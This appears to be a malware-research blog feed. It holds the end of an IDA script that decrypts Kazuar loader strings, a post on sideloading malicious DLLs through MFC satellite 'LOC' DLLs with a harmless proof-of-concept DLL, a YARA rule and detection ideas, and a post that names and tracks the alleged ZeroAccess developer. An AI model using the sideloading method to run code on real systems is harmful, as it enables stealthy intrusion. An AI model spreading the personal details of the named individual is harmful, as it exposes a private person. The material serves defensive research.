                if operand_1 == 'r8d' and not df_obj.encrypted_string_length:
                    df_obj.encrypted_string_length = normalize_operand(operand_2)
                elif operand_1 == 'r9d' and not df_obj.key_1:
                    df_obj.key_1 = normalize_operand(operand_2)
                elif operand_1.startswith(('dword ptr [rsp+', '[rsp+')) and (
                        operand_2.endswith('h') or is_number(operand_2)):
                    if not assign_if_empty('key_2', operand_2):
                        assign_if_empty('key_3', operand_2)
            elif algorithm == Algorithm.TWO and mnemonic == 'mov':
                if operand_1 == 'edx' and not df_obj.encrypted_string_length:
                    df_obj.encrypted_string_length = normalize_operand(operand_2)

            if df_obj.is_complete(algorithm):
                break

            ea = prev_head(ea)

        decrypted_string = decrypt(df_obj, algorithm)

        set_decompilation_comment(decrypted_string, ref)
        print(f'{hex(ref)}: {decrypted_string}')
https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader
Malware Sideloading via MFC Satellite DLLs
malware
Originally, this topic should be part of an analysis of Turla’s COM Kazuar loader, but I decided to write a blog post about this DLL sideloading in general instead. Turla uses this technique since at least 2024 and also in newer campaigns. There are also other threat actors like BRONZE BUTLER who are aware of this method too. This sideloading technique affects all MFC applications that have been created with Visual Studio .NET (2002) - Visual Studio 2010.
Show full content

Originally, this topic should be part of an analysis of Turla’s COM Kazuar loader, but I decided to write a blog post about this DLL sideloading in general instead. Turla uses this technique since at least 2024 and also in newer campaigns. There are also other threat actors like BRONZE BUTLER who are aware of this method too. This sideloading technique affects all MFC applications that have been created with Visual Studio .NET (2002) - Visual Studio 2010.

What is MFC and What are MFC Satellite DLLs?

Microsoft Foundation Class (MFC), introduced in 1992, is a library of C++ classes that provides developers an easier way to create Windows applications compared to using the appropriate Windows APIs directly. Its goal is to simplify Windows development by offering a framework to handle many common programming tasks on Windows, including GUI management, input/output operations, data handling, and so on. There are many MFC examples for Visual Studio that show how to use these classes.

MFC satellite DLLs, introduced in Visual Studio .NET (2002) (MFC 7.0), are resource-only libraries used to support multilingual user interfaces by holding localized resources separately from the main application. These DLLs contain data such as strings, dialogs and icons for different languages or locales. MFC applications load satellite DLLs at runtime, allowing the core application code to remain unchanged while displaying localized content via the satellite resource DLLs. Satellite DLLs are loaded into the application process as needed based on the user’s language settings.

Sideloading via MFC Satellite DLLs

MFC satellite DLLs are a convenient method to organize multi-language support of an application. However, older MFC applications can be abused to load a malicious DLL instead of the actual satellite DLL. The problem relies in the way how they are loaded together with an option to load a satellite DLL when all methods to find the right language failed. Quote:

To support localized resources in an MFC application, MFC attempts to load a satellite DLL containing resources localized to a specific language. Satellite DLLs are named ApplicationNameXXX.dll, where ApplicationName is the name of the .exe or .dll using MFC, and XXX is the three-letter code for the language of the resources (for example, ‘ENU’ or ‘DEU’).

MFC attempts to load the resource DLL for each of the following languages in order, stopping when it finds one:

  1. The current user’s default UI language, as returned from the GetUserDefaultUILanguage() Win32 API.
  2. The current user’s default UI language, without any specific sublanguage (that is, ENC [Canadian English] becomes ENU [U.S. English]).
  3. The system’s default UI language, as returned from the GetSystemDefaultUILanguage() API. On other platforms, this is the language of the OS itself.
  4. The system’s default UI language, without any specific sublanguage.
  5. A fake language with the 3-letter code LOC.

This list describes the order and methods of how the right language is retrieved to load the proper satellite DLL. As can be seen in point 5, there is a “last-resort” option to always load a satellite DLL. This option provides a reliable way to execute a malicious DLL because you typically do not know the victim’s system or user language. You can create a DLL, give it the same name of the MFC application, append the string LOC and it gets loaded by the MFC application when it is run. For example, when you have a MFC application named MyMFCApp.exe, you place your DLL in the same directory and name it MyMFCAppLOC.dll. When you run your MFC application MyMFCApp.exe, your DLL MyMFCAppLOC.dll gets automatically loaded into the process of MyMFCApp.exe and executed.

Under the hood, when a MFC application is executed, there are various initialization routines run before the application’s main entry point is called. One of these routines is CWinApp::InitInstance that in turn calls CWinApp::LoadAppLangResourceDLL. This method is responsible to find the right language in the order shown in the list above. Inside CWinApp::LoadAppLangResourceDLL, the routine that is responsible to load the fake language LOC satellite DLL is called AfxLoadLangResourceDLL. In some cases, the loading of the LOC is contained in subroutines named AfxLoadLangResourceDLLEx or _AfxLoadLangDLL. The following execution paths exist for loading the LOC satellite DLL depending on the MFC version:

  • CWinApp::InitInstance -> CWinApp::LoadAppLangResourceDLL -> AfxLoadLangResourceDLL
  • CWinApp::InitInstance -> CWinApp::LoadAppLangResourceDLL -> AfxLoadLangResourceDLL -> AfxLoadLangResourceDLLEx
  • CWinApp::InitInstance -> CWinApp::LoadAppLangResourceDLL -> AfxLoadLangResourceDLL -> _AfxLoadLangDLL

Is it really that easy, then? Can I just create a malicious DLL with the right name, place it next to a any legitimate MFC application and it gets loaded when the MFC application is executed?

The answer is yes, but only with older MFC applications. All MFC applications created with Visual Studio .NET (2002) (MFC 7.0.9466.0) - Visual Studio 2010 (10.0.40219.325) are vulnerable to this sideloading technique. The problem is how the supposed resource-only satellite DLLs are loaded in these older MFC versions. The following list shows the Visual Studio versions and how they try to load the LOC satellite DLL.

table tr:nth-child(n+3):nth-child(-n+3) { background-color: var(--row-highlight-bg, #ffd9d9); } table tr:nth-child(odd) { background-color: var(--row-zebra-bg, #f5f5f5); } Visual Studio Version Used LoadLibrary Functions for “LOC” Satellite DLL Loading 2026 - 2013 LoadLibraryExW(..., ..., LOAD_LIBRARY_AS_DATAFILE_EXCLUSIVE | LOAD_LIBRARY_AS_IMAGE_RESOURCE) + LoadLibraryExW(..., ..., LOAD_LIBRARY_AS_DATAFILE) 2012 LoadLibraryExW(..., ..., LOAD_LIBRARY_AS_DATAFILE_EXCLUSIVE | LOAD_LIBRARY_AS_IMAGE_RESOURCE), LoadLibraryExW(..., ..., LOAD_LIBRARY_AS_DATAFILE_EXCLUSIVE | LOAD_LIBRARY_AS_IMAGE_RESOURCE) + LoadLibraryExW(..., ..., LOAD_LIBRARY_AS_DATAFILE) 2010 - 2002 LoadLibraryA(...), LoadLibraryW(...), LoadLibraryExW(..., ..., 0)

As can be seen, MFC applications built with Visual Studio .NET (2002) - Visual Studio 2010 try to load resource-only satellite DLLs with LoadLibraryA/W or LoadLibraryExW with the dwFlags parameter set to 0. This effectively treats a DLL not like a data only source, but as an executable file calling its DllMain method. Since Visual Studio 2012, the code has been changed to use LoadLibraryExW with the dwFlags parameter set to LOAD_LIBRARY_AS_DATAFILE_EXCLUSIVE | LOAD_LIBRARY_AS_IMAGE_RESOURCE or LOAD_LIBRARY_AS_DATAFILE, finally treating these DLLs are data-only libraries.

As a result, all MFC applications created Visual Studio .NET (2002) - Visual Studio 2010 are vulnerable to this sideloading technique. It also does not matter if an application has been compiled with static MFC libraries or with a shared MFC DLL (e.g. mfc80.dll, mfc100.dll, etc.). In the first case, the DLL loading is done in the statically compiled MFC initialization routines, in the latter case it is done by the linked MFC library. Of course, a 64-bit malware fake satellite DLL can only be loaded by a 64-bit MFC application. The same goes for 32-bit files.

Proof Of Concept

Let us get a copy of Visual Studio 2010 (officially not available for download anymore) to create a POC MFC application. To create a DLL with code that is loaded as a LOC satellite DLL you can use any other compiler.



For the MFC application, we can just use the standard MFC application template and compile a 64-bit release version with statically linked MFC libraries:

Visual Studio 2010 MFC app template

MFC application options

As a 64-bit satellite DLL, we create a simple code that prints a debug message with the file path of the process from where it was loaded from (via LoadLibraryW):

#include <windows.h>
#include <stdio.h>


BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    if (fdwReason == DLL_PROCESS_ATTACH)
    {
        char processPath[MAX_PATH];

        DWORD pid = GetCurrentProcessId();
        DWORD pathLen = GetModuleFileNameA(NULL, processPath, MAX_PATH);

        if (pathLen == 0) {
            strncpy_s(processPath, MAX_PATH, "<unknown process path>", _TRUNCATE);
        }

        char outputString[256];
        int len = _snprintf_s(outputString, sizeof(outputString), _TRUNCATE, "Hello from DLL inside process: %s (PID: %lu)\n", processPath, (unsigned long)pid);

        if (len > 0) {
            OutputDebugStringA(outputString);
        }
    }

    return TRUE;    // Causes the DLL to be loaded and executed. However, this also makes MFC think there is a valid satellite DLL being loaded and thus it 
                    // is also treted like this. This may cause some implications for subsequent routines which, however, might be also advantageous at least 
                    // for malware. For example, if the MFC application usually displays a GUI, it may not be shown. Also, depending on the malware's purpose,
                    // it might be a wanted behavior when the DLL stays loaded in the MFC application.
                    // In case of "return FALSE;", the DLL gets loaded, executed and unloaded again. This does not cause any implications for the MFC
                    // initializations routines and thus the MFC application. But a malware module does not stay in the process which might not be wanted.
}


After we have compiled our MFC application my_mfc_app.exe, we place the compiled DLL into the same directory and rename it to my_mfc_appLOC.dll. The result after executing my_mfc_app.exe can be seen in the following screenshot:

MFC sideloading POC

We can observe that the DLL code was executed as shown by DebugView. However, because the MFC initialization routines treated the DLL as a satellite DLL, the GUI of the MFC application did not display (see return value comment in DLL example code).

To sum up, you can give a vulnerable MFC application any name, place a (malicious) DLL the same name with the string LOC appended in the same directory and it gets loaded and executed when the application is run. Also, the LOC suffix does not need to be case-sensitive. For example, you can rename a legitimate MFC application mal.exe and your (malicious) DLL malloc.dll and it still gets successfully loaded.

How many potentially vulnerable MFC applications exist?

I have made a Yara rule that tries to identify MFC EXE files that are created by the vulnerable Visual Studio / MFC versions. The rule searches for both, statically compiled and shared library, MFC executables. I selected to include only signed files, as these are the most likely ones abused by malware.

Yara rule:

import "pe"

rule sideload_vulnerable_mfc_application
{
    meta:
        author = "Dominik Reichel"
        description = "Detects satellite DLL sideloading vulnerable MFC applications"
        date = "2025-11-30"
        reference = "https://r136a1.dev/2025/12/03/malware-sideloading-via-mfc-satellite-dlls/"

    strings:
        $a0 = ".?AVAFX_MODULE_STATE@@"
        $a1 = "MFC"
        $a2 = "Microsoft Visual C++ Runtime Library"
        $a3 = "GetUserDefaultUILanguage"
        $a4 = "GetSystemDefaultUILanguage"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        pe.is_signed and
        pe.characteristics & pe.EXECUTABLE_IMAGE and not
        pe.characteristics & pe.DLL and
        (
            (
                pe.imports("mfc70.dll") or
                pe.imports("mfc70u.dll") or
                pe.imports("mfc71.dll") or
                pe.imports("mfc71u.dll") or
                pe.imports("mfc80.dll") or
                pe.imports("mfc80u.dll") or
                pe.imports("mfc90.dll") or
                pe.imports("mfc90u.dll") or
                pe.imports("mfc100.dll") or
                pe.imports("mfc100u.dll")
            ) or (
                all of ($a*)
            )
        )
}

With this Yara rule, there have been about 10k samples found by a Virustotal Retrohunt scan for the last 365 days. However, if we additionally take into account non-signed executables, the real number of MFC applications is greater.

Detection

Malicious behavior is often difficult to identify, as it is in this case. One idea would be to:

  1. Monitor for DLL loading (kernel-mode notification callbacks, user-mode monitoring DLL, …)
  2. Check if the process is a (vulnerable) MFC application (see Yara rule above for ideas)
  3. Check if the DLL file path is in the same directory as the MFC application
  4. Check if a loaded module ends with “loc” (lowercase actual name) -> Might be unreliable as there are likely also legitimate DLLs with such a suffix
  5. Check if the loaded module has the following resource-only contradictory PE characteristics:
    • AddressOfEntryPoint is not 0
    • Contains executable sections

If these points apply, block the DLL from loading or create an alert as it is most likely a fake malicious satellite DLL. However, in reality it might be more difficult to implement a reliable solution that does not cause any FP hits.

Conclusion

MFC satellite DLLs offer a comfortable way to structure support multiple languages for an application. However, since its introduction in Visual Studio .NET (2002) / MFC 7.0.9466.0 und up until Visual Studio 2010 / 10.0.40219.325, the implementation in the MFC initialization routines is unsecure. You can use any MFC application compiled with these vulnerable versions and place a malicious DLL with the same name and the string LOC (case-insensitive) appended to it in the same directory and when the application is run it gets executed. This is because the option to always load a satellite DLL by naming it ...LOC.dll is using LoadLibraryA/W or LoadLibraryExW(..., ..., 0), thus treating the supposed resource-only satellite DLL as an executable file and not as a data-only source. Starting from Visual Studio 2012 / MFC 11.0, this vulnerability has been closed.

This DLL sideloading technique shows how a feature developed during a time when security was not so much of a concern during development, may be misused many years afterwards. There are literally thousands of legitimate (and signed) executables that can be and that are already misused for malware loading.

https://r136a1.dev/2025/12/03/malware-sideloading-via-mfc-satellite-dlls
🇺🇦 The ZeroAccess Developer and His Windows Kernel-Mode Debugger
tool
You might remember ZeroAccess, one of the largest and most advanced P2P botnets that ever existed. It first appeared around 2009 in form of a kernel-mode rootkit focused on click fraud and was later used for bitcoin mining. Later versions appeared without the kernel-mode rootkit. As we found out, the developer of ZeroAccess also created legitimate tools as a freelancer. He also mentioned a self-made Windows kernel-mode debugger in one of his service offerings, but we were unable to find it at that time. I discovered it on Virustotal in 2018, and as of this year, the ZeroAccess developer itself has posted an upgraded version on GitHub. You read correctly: the ZeroAccess developer is still active today, however he most likely does no longer create malware. At least since his last public exposure in 2016, I haven’t come across any new malware samples that use his trademark.
Show full content

You might remember ZeroAccess, one of the largest and most advanced P2P botnets that ever existed. It first appeared around 2009 in form of a kernel-mode rootkit focused on click fraud and was later used for bitcoin mining. Later versions appeared without the kernel-mode rootkit. As we found out, the developer of ZeroAccess also created legitimate tools as a freelancer. He also mentioned a self-made Windows kernel-mode debugger in one of his service offerings, but we were unable to find it at that time. I discovered it on Virustotal in 2018, and as of this year, the ZeroAccess developer itself has posted an upgraded version on GitHub. You read correctly: the ZeroAccess developer is still active today, however he most likely does no longer create malware. At least since his last public exposure in 2016, I haven’t come across any new malware samples that use his trademark.

Background

In 2016, we at the kernelmode.info forum tried to find the developer of ZeroAccess. Back then, we discovered a number of benign Windows apps created by the same individual. We found some information about the creator from one of the tools, which was TV streaming software. It turned out that he advertised some of these legitimate tools as references on freelance sites where he sold his skills.

The information showed that the developer was 40 years old, lived in Odessa (Ukraine) and used the name Maksim Samuistov (maksimsamuistov) in Skype. At the time, I shared the information with the CERT-UA team. They were able to confirm that a person with that name does, in fact, live in Odessa. However, I was informed that local LE protected him, thus they were unable to contact him. After we published the information on X and in the kernelmode.info forum, he deleted some of his freelancing offers and disappeared… until a year later.

A Reformed ZeroAccess Developer?

In 2017, new service offerings showed up with his most recent nicknames rbmm and alex short.

Searching for these nicknames, I could find his GitHub, Stackoverflow and OSR accounts which he still uses to this day:

ZeroAccess developer GitHub account

ZeroAccess developer Stackoverflow account

ZeroAccess developer OSR account

In 2019, he also offered his services with the name Alex S. on Upwork which revealed the geo location from where he posted it (L'vivs'ka city council, Ukraine):

ZeroAccess developer service offering

Later, he also created accounts on X, LinkedIn, YouTube and contributes to a blog:

ZeroAccess developer X account

ZeroAccess developer LinkedIn account

ZeroAccess developer YouTube account

ZeroAccess developer blog account

In his X account, he also states to be involved in the development of Protectimus and StartMenuX.

Windows Kernel-Mode Debugger Z-DbgYDbg

ZeroAccess’s creator likely shared pre-2025 versions of his private Windows kernel-mode debugger with other people. This could be read in some of his posts and it’s likely also the reason these versions have been leaked to Virustotal. Before he released his debugger in 2025 under the name YDbg it was known as Z-Dbg, probably in reference to ZeroAccess:

Z-Dbg vs YDbg

The creator also gives a description of the debugger’s functionality:

YDbg description

There’s also a video demonstration on his YouTube channel: https://www.youtube.com/watch?v=eZA5_C8pudo

The 2025 release of the debugger named YDbg can be found on his GitHub account: https://github.com/rbmm/asterisk

The previous versions can be downloaded here: Z-Dbg

The Code Signing Certificates - Who is Vertamedia?

Some of the Z-Dbg files are signed and when we take a look at the signer data, we can see some interesting information.

This (unsigned) 64-bit debugger installer from 2018 contains the following embedded files:

table tr:nth-child(n+12):nth-child(-n+12) { background-color: var(--row-highlight-bg, #ffd9d9); } table tr:nth-child(odd) { background-color: var(--row-zebra-bg, #f5f5f5); } File Name SHA256 PE Type Platform Compilation Timestamp Signature Signer DbgNew.exe ab7eb831fb018e1f7ef62091fb5e7e94afa1a883613dfd735ee79f54d055b5c5 EXE 64-bit 2018-03-26 13:43:58 UTC - - GetPdb.exe a62670727e49377cbd70ab62bf1856f4f96499188dad116eae4936a7dbebe005 EXE 64-bit 2018-02-19 12:42:23 UTC - - lgSessions.exe e3faa45908a04fb5cdf4d4f6b860fd8c9ac487fc5f874ab37d0d79c15a370a78 EXE 32-bit 2018-03-28 20:07:13 UTC - - ListProtected.exe da5f004f82b4cc15a6c5bae2d74d62cfac2f6d53128129a8c9606c41c2cff49d EXE 32-bit 2017-11-15 10:38:16 UTC - - MemDump.exe 04ad75c1e869f509851a628dac577678749e2c7058a2f1702ed781e753a9d06d EXE 64-bit 2018-04-15 15:44:35 UTC - - Modules.exe 9d56f4640afd9786202137e140508cab7ebc7cbbd1caf7403afb9cf1e50000bc EXE 64-bit 2017-10-10 17:50:55 UTC - - msdis170.dll 8fa7d7a2339b6e72f592f4da719eee499f2ed3f1eb2ddde7558c9e1238e0f809 DLL 64-bit 2009-11-30 22:45:35 UTC Valid Microsoft Corporation NtRegView.exe ef66fcd070f36652c2f5d2813dde57678a6c542280a52fdf343afff3d6d31575 EXE 64-bit 2018-02-28 17:35:02 UTC - - PdbUtils.exe 285e0ae748125a3f7ce0fc3915d1dac90c2a3095d1690c61823c19773fadb41b EXE 64-bit 2017-10-07 10:25:14 UTC - - run as pro.exe 0d1bec99333b8f92962e0768d3a281598117cfc1f99d5bad1be37ebaf1e95127 EXE 64-bit 2017-11-15 12:29:35 UTC - - SearchEx.exe d02040fec884d7747e7a78d7822fb06e9255164ac8e11ef2251b0665279a4ffd EXE 64-bit 2018-01-17 09:52:41 UTC - - tkn.dll f8be332e8b6ee09684d55319154c3e951d5daf8e22fcf0908d0ff6d135f4feca DLL 64-bit 2016-09-01 15:29:06 UTC Self-signed 45cae3b9 UnInst.dll 301fd7692eafe3fbf5788c40f4f95e769f6d0c2078a6721d71b4a949f3558416 DLL 64-bit 2018-01-18 10:59:41 UTC - - winobj.exe 69a6ab6caf8ed3a8cdf05a678994fe651bbc926a42a22efe2b13ccf5fd832b6e EXE 32-bit 2018-03-26 13:55:13 UTC -  

In this installer, the debugger’s kernel-mode library named tkn.dll is self-signed with the signer 45cae3b9 and can therefore be only loaded if test-signed code is enabled during system boot. Aside from discovering a legit game of tic tac toe that he created, not much can be deduced from the signer’s name.

Let’s take a look at the files from a signed 32-bit debugger installer from 2015:

File Name SHA256 PE Type Platform Compilation Timestamp Signature Signer DbgNew.exe fa81ef35b2ef360a8ea3bcad508363b3ff88c241c4190813403419e64b5ddce3 EXE 32-bit 2015-10-16 18:41:28 UTC Self-signed max black dllList.exe d377f9cf63a38e0e76bf77db0b578158e89f3685e862d66c5fd3371bb269e9a7 EXE 32-bit 2015-08-15 19:15:56 UTC Self-signed max black GetPdb.exe bce355e35077e6d3787062df2b5601f18726c6f34b42accf412f0d0e8a2fc212 EXE 32-bit 2015-07-28 08:42:44 UTC Self-signed max black lgSessions.exe cd9685b3b2700d2140e51a62fe94f518aa7f94170e3ca529ac043b40ea86acc6 EXE 32-bit 2015-07-24 18:57:46 UTC Self-signed max black ListProtected.exe cf08fb0c6fee8b6ee43676a68697aea4e968a4ed403eb21600f7fbd6f3b4cd54 EXE 32-bit 2015-08-10 12:36:58 UTC Self-signed max black MemDump.exe 49dda01e845877c07004f74316d40a2659c24daf06e751478bb4cd073db673af EXE 32-bit 2015-08-15 17:04:08 UTC Self-signed max black msdia80.dll 76ae5b476597eebb2e70e871f2d9a556caf3a383abb91034b2d1f194c2aea08c DLL 32-bit 2005-09-23 09:52:57 UTC - - msdis170.dll eccc1fe7290ce4e65fb327013d8b7a9a0689503f77a3c9d5f4d590f03e5076a2 DLL 32-bit 2010-03-18 12:10:19 UTC Valid Microsoft Corporation PdbUtils.exe 3895ef60b3979bc55e71562283d350c101c26226d2428b35cf58d115e782f5d4 EXE 32-bit 2015-08-26 10:54:23 UTC Self-signed max black reparse.exe c188ec7e2fdabae62f03433fea84503be7413616167eb021b4f5139588b888ac EXE 32-bit 2015-08-29 17:58:05 UTC Self-signed max black run as pro.exe 0a4f3c6bcf807f3d5c007226f1334703a5e6624b0c487fc901b8b9be14883356 EXE 32-bit 2015-08-10 10:49:03 UTC Self-signed max black tkn.dll ed6f2c8b9402cb3fe684cccb4d47b2b244e171128f65f2b641394c3971ae908d DLL 32-bit 2015-08-10 10:33:22 UTC Valid Vertamedia, LLC winobj.exe 6ab1247824d0e75a9a3fd34fd2b67c54900c261a511ba3893d6393e7eeaaac48 EXE 32-bit 2011-05-06 06:23:45 UTC Self-signed max black

As can be seen, most files are self-signed with the signer max black, a handle we already discussed in 2016 (see link in chapter Background). What’s interesting is the valid signed kernel-module DLL with the signer Vertamedia, LLC. VertaMedia (now Adtelligent) is an ad monetarization company that was founded in 2008 in Odessa, Ukraine. The question is how the ZeroAccess creator, which seemed to be also located in Odessa, got a valid code signing certificate from this company to sign his debugger? Was it stolen? Did he work for that company and used it for his debugger? Did he knew somebody at this company who passed him the certificate? The fact that the developer of a click fraud bot uses an ad monetization platform’s certificate to sign his own private tool cannot be a coincidence.

There is another 32-bit debugger installer from 2015 which also contains the same signed kernel driver.

Let us take a look at the newest signed (64-bit) debugger installer (YDbg) from his GitHub account:

File Name SHA256 PE Type Platform Compilation Timestamp Signature Signer DbgNew.exe 34eab4b64a57db265dda623a0734ebfaad89e09ccbb4331ca7cd40a2501603cc EXE 64-bit 2025-09-10 12:26:57 UTC Valid DENNISBABKIN.COM, LLC GetPdb.exe f2848dcaa8ce4bcccfa2a2ee83bbbffa6b22106a65f8f720826b61b91544aaee EXE 64-bit 2023-02-07 01:55:30 UTC Valid dennisbabkin.com, LLC MemDump.exe 8a7868e09d09fb67669a81456a8753e6cf255734efdb6853398dbc276e8b3aae EXE 64-bit 2022-08-12 22:11:57 UTC Valid dennisbabkin.com, LLC NtRegView.exe 3645c1707b6e7036d229aa7648242fe73d2423e5ee3b24840a8bb2b23759a66e EXE 64-bit 2022-11-03 11:13:07 UTC Valid dennisbabkin.com, LLC PdbUtils.exe ad610954ab6aa27802e1c14d17d11c9e755a39d1e87d57d56988ed44fea78ef9 EXE 64-bit 2022-12-07 03:09:10 UTC Valid dennisbabkin.com, LLC Processes.exe 6c7e7a1c8eaad533f4c3b056565c55a3b300e660142df8b13790e05e46ea5f7b EXE 64-bit 2024-06-02 06:34:16 UTC Valid dennisbabkin.com, LLC run as pro.exe e42ed55a33ffe62bfbae3325523edbcc3b32d7d228f56797a0619562bde3cacf EXE 64-bit 2024-02-24 23:19:24 UTC Valid dennisbabkin.com, LLC SearchEx.exe 811802cb56c81b355b8c619d9e43278540bcfc584ede1095c55faab33978ba05 EXE 64-bit 2021-06-15 00:39:28 UTC Valid dennisbabkin.com, LLC SetProCrit.exe ee316057df89da1b073d7daa038eb359233aedecfd8d594171fa12ce1fe7cf78 EXE 64-bit 2022-08-10 16:33:34 UTC Valid dennisbabkin.com, LLC srvs.exe 697e9dbc98cffd3ceb8c080cc9db85198e704a40dd77c4f0c6aad6d38021418b EXE 64-bit 2025-02-11 17:46:26 UTC Valid dennisbabkin.com, LLC StartDbg.exe 643886b8d7246a4e48520ea97d4d7ff9ac0505b04bb661490ce527621e67c5d1 EXE 64-bit 2022-06-18 12:34:28 UTC Valid dennisbabkin.com, LLC tkn.dll 7b9ed3c76ae8c436504f73024ee723ed4ee9f7ece16e2a424cee0d559c70f542 DLL 64-bit 2022-11-05 13:42:16 UTC Valid Microsoft Windows Hardware Compatibility Publisher tvi.exe 1764400cd10a69bcfd34b92673b463cee0ce83b4d27d38498a6afe2d0a4b920c EXE 64-bit 2023-01-02 10:51:37 UTC Valid dennisbabkin.com, LLC UnInst.dll 82be99d169e78e4a0bd73231c845266af147db528f5a58106949a56f6c964311 DLL 64-bit 2022-11-27 01:05:45 UTC Valid dennisbabkin.com, LLC winobj.exe 2e3670c1c7ae810ee28f7213f35ecdcb8686a81716edafc1822ebcef10d9d343 EXE 64-bit 2022-11-03 11:10:18 UTC Valid dennisbabkin.com, LLC

We can see that all files including the installer itself are signed with valid certificates of the signer dennisbabkin.com, LLC or DENNISBABKIN.COM, LLC (see blog link in chapter A Reformed ZeroAccess Developer?). Like the developer of ZeroAccess, this individual appears to be a very skilled (Windows) developer, but I’m not sure and would like to hypothesize as to how they are related. The kernel-mode library tkn.dll is signed by Microsoft Windows Hardware Compatibility Publisher, a program by Microsoft to make drivers more reliable, secure and fully compatible with Windows operating systems.

Conclusion

After being exposed in 2016, it appears that the ZeroAccess developer shifted from writing malware to writing legitimate software. It seems he has successfully reinvented himself, using his technical skill only for legitimate purposes rather than writing malware. Some of his work is quite outstanding, such as his kernel-mode debugger. However, he does not provide any personal information on any of his accounts, and for good reason. I am aware that at least US law enforcement attempted to prosecute him in 2018, albeit obviously without success.

Unfortunately for him, during the ZeroAccess era there were no such things as offensive security, red teaming or APT simulation.

https://r136a1.dev/2025/10/28/zeroaccess-developer-and-his-kernelmode-debugger
🇨🇳 More on DreamLand
malware
In April, Kaspersky briefly described a new malware dubbed DreamLand in their APT trends report Q1 2023. Quote: In March, we discovered a new malware strain actively targeting a government entity in Pakistan. We designated this malware “DreamLand”. The malware is modular and utilizes the Lua scripting language in conjunction with its Just-in-Time (JIT) compiler to execute malicious code that is difficult to detect. It also features various anti-debugging capabilities and employs Windows APIs through Lua FFI, which utilizes C language bindings to carry out its activities. This is the first time we have seen Lua used by an APT threat actor since its use by AnimalFarm and Project Sauron.
Show full content

In April, Kaspersky briefly described a new malware dubbed DreamLand in their APT trends report Q1 2023. Quote:

In March, we discovered a new malware strain actively targeting a government entity in Pakistan. We designated this malware “DreamLand”. The malware is modular and utilizes the Lua scripting language in conjunction with its Just-in-Time (JIT) compiler to execute malicious code that is difficult to detect. It also features various anti-debugging capabilities and employs Windows APIs through Lua FFI, which utilizes C language bindings to carry out its activities. This is the first time we have seen Lua used by an APT threat actor since its use by AnimalFarm and Project Sauron.

The same malware is being used in more attacks, as described in a blog post published by SentinelOne yesterday: Sandman APT

The post details an incident happened in August 2023 and gives additional information about two samples submitted to Virustotal. This blog post gives additional information on the samples uploaded to Virustotal.

